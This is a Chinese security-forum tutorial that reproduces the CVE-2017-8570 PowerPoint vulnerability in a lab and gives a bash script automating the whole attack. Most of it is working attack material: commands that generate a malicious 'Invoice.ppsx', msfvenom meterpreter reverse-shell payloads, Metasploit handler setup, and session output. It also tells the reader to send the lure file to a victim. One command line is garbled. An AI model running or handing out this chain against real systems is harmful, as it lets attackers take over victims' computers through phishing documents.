CVE-2017-8570复现及编写脚本实现自动化

Drac / 2019-01-07 09:34:00 / 浏览数 3319 技术文章 技术文章 顶(0) 踩(0)

前言

这篇文章的重点不是讲解2017-8570的利用，而是以2017-8570为例，来编写一个自动化的脚本来完成一些不必要的人工操作，避免重复劳动。

CVE-2017-8570是一个PowerPoint演示文稿的漏洞，利用方法简单且危害较大。攻击者只需要将生成的恶意ppsx（ppsx是office2007版以后的演示文稿的保存格式）文

攻击机ip：192.168.1.212
系统：kali linux
靶机ip：192.168.1.165
系统：windows 7
含有漏洞的office版本：office2010

影响范围：
Microsoft Office 2007 Service Pack 3
Microsoft Office 2010 Service Pack 2 (32-bit editions)
Microsoft Office 2010 Service Pack 2 (64-bit editions)
Microsoft Office 2013 RT Service Pack 1
Microsoft Office 2013 Service Pack 1 (32-bit editions)
Microsoft Office 2013 Service Pack 1 (64-bit editions)
Microsoft Office 2016 (32-bit edition)
Microsoft Office 2016 (64-bit edition)

CVE-2017-8570的利用步骤

下载漏洞利用脚本

打开kali，通过git clone命令将利用脚本下载下来


```
git clone https://github.com/tezukanice/Office8570.git
```

生成恶意的ppsx文件

进入脚本目录，执行以下命令，这里的192.168.1.212为攻击机ip

```
python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u http://192.168.1.212/logo.doc
```

发现如下错误：




```
root@kali:/var/Office8570# python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u ht
tp://192.168.1.212/logo.doc
Traceback (most recent call last):
  File "cve-2017-8570_toolkit.py", line 377, in <module>
    main(sys.argv[1:])
  File "cve-2017-8570_toolkit.py", line 153, in main
    generate_exploit_ppsx()
  File "cve-2017-8570_toolkit.py", line 175, in generate_exploit_ppsx
    shutil.copy2('template/template.ppsx', filename)
  File "/usr/lib/python2.7/shutil.py", line 144, in copy2
    copyfile(src, dst)
  File "/usr/lib/python2.7/shutil.py", line 96, in copyfile
    with open(src, 'rb') as fsrc:
IOError: [Errno 2] No such file or directory: 'template/template.ppsx'
root@kali:/var/Office8570# 
```

刚好当前目录下有个template.ppsx，那么我们新建一个目录template，然后将template.ppsx放到template目录下

```
mkdir template
mv template.ppsx template/template.ppsx
```

然后再执行

```
python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u http://192.168.1.212/logo.doc
```



```
root@kali:/var/cve2017-8570/Office8570# python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u http://192.168.1.211/logo.doc
Generated Invoice.ppsx successfully
```

然后执行ls，可以看到当前目录下生成了一个ppsx文件Invoice.ppsx


生成反弹shell的木马

然后再生成一个windows的反弹shell
LHOST是攻击机ip，LPORT是反向连接的端口，我们可以通过监听这个端口来得到被攻击机反弹回来的shell

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.212 LPORT=7777 -f exe > /var/cve2017-8570/shell.exe
```

如果为x86的系统的话，使用如下语句：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.212 LPORT=7777 -f exe > /var/Office8570/shell.exe
```



```
root@kali:/var/Office8570# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.212 LPORT=7777 -f exe > /var/Office8570/shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

监听80端口，等待漏洞触发下载shell.exe


```
python cve-2017-8570_toolkit.py -M exp -e http://192.168.1.212/shell.exe -l /var/Office8570/shell.exe
```

msf配置监听

输入msfconsole启动msf

```
use exploit/multi/handler
set LHOST 192.168.1.212
set LPORT 7777
set PAYLOAD windows/x64/meterpreter/reverse_tcp
■■■x86■■■■■■■■■■■■■■■set PAYLOAD windows/meterpterter/reserver_tcp
exploit
```

然后在/var/Office8570目录下的Invoice.ppsx文件发送给受害用户，用户点击后返回meterpreter



```
msf exploit(multi/handler) > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 192.168.1.212
LHOST => 192.168.1.212
msf exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.212:7777
[*] Sending stage (206403 bytes) to 192.168.1.165
[*] Meterpreter session 1 opened (192.168.1.212:7777 -> 192.168.1.165:64012) at 2019-01-03 12:30:29 -0500

meterpreter >
```

自动化脚本

前面的步骤，从下载exp生成恶意文件到配置msf都可以通过编写一个shell脚本来自动化完成

```
attack_ip="192.168.1.212"
LPORT="6666"
DIR="/var/cve2017"

if [ -d ${DIR} ]; then
   rm -rf ${DIR}
   mkdir ${DIR}
else
   mkdir ${DIR}
fi
cd $DIR
`git clone https://github.com/tezukanice/Office8570.git`
cd Office8570
mkdir template
mv template.ppsx template/template.ppsx
python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u http://$attack_ip"/logo.doc"
`msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=${attack_ip} LPORT=${LPORT} -f exe > ${DIR}/shell.exe`

gnome-terminal -e "python cve-2017-8570_toolkit.py -M exp -e http://${attack_ip}/shell.exe -l ${DIR}/shell.exe"

`service postgresql start`
if [ -f "exp.rc" ]; then
   rm "exp.rc"
fi
echo "use exploit/multi/handler">>exp.rc
echo "set LHOST "$attack_ip>>exp.rc
echo "set LPORT "$LPORT>>exp.rc
echo "set PAYLOAD windows/x64/meterpreter/reverse_tcp">>exp.rc
echo "exploit">>exp.rc
gnome-terminal -e "msfconsole -r exp.rc"
```


用到的知识都很简单，就不一一分析了，其中主要用到的知识有：
通过`语句`来让当前语句执行完成后再执行下一条语句
利用>>将语句写入文件
通过rc脚本来配置msf
通过gnome-terminal命令来新打开一个命令行，并通过-e参数执行命令

脚本用法：

脚本我放在github上了，下载地址：

```
https://github.com/Drac0nids/CVE-2017-8570.git
```

下载脚本后修改attack_ip为kali的ip，LPORT为msf要监听的端口，DIR为任意空目录



```
attack_ip="192.168.1.212"
LPORT="7777"
DIR="/var/cve2017"

if [ -d ${DIR} ]; then
    rm -rf ${DIR}
    mkdir ${DIR}
else
    mkdir ${DIR}
fi
cd $DIR
`git clone https://github.com/tezukanice/Office8570.git`
cd Office8570
```

root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu
inet 192.168.1.212 netmask 255.255.255.0 brc
inet6 fd56:dd7e:1aca:0:20c:29ff:fe
华知社区


给脚本777的权限

```
chmod 777 auto
```

然后运行脚本

```
./auto
```

会自动下载利用脚本并生成恶意文件，并配置好msf监听




```
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v4.17.26-dev                         ]
+ -- --=[ 1829 exploits - 1037 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing exp.rc for ERB directives.
resource (exp.rc)> use exploit/multi/handler
resource (exp.rc)> set LHOST 192.168.1.212
LHOST => 192.168.1.212
resource (exp.rc)> set LPORT 7777
LPORT => 7777
resource (exp.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (exp.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.212:7777
```

然后在DIR+/Office8570 目录下找到Invoice.ppsx文件，将其发送给被攻击者
被攻击者打开Invoice.ppsx文件后会利用powershell下载shell.exe，然后会返回一个meterpreter



```
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v4.17.26-dev                         ]
+ -- --=[ 1829 exploits - 1037 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing exp.rc for ERB directives.
resource (exp.rc)> use exploit/multi/handler
resource (exp.rc)> set LHOST 192.168.1.212
LHOST => 192.168.1.212
resource (exp.rc)> set LPORT 7777
LPORT => 7777
resource (exp.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (exp.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.212:7777
[*] Sending stage (206403 bytes) to 192.168.1.165
[*] Meterpreter session 1 opened (192.168.1.212:7777 -> 192.168.1.165:53045) at
2019-01-03 10:54:49 -0500

meterpreter >
```

点击收藏 | 2 关注 | 2

上一篇：35C3CTF 高质量逆向题Jug... 下一篇：区块链安全—详谈代币合约ERC20

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板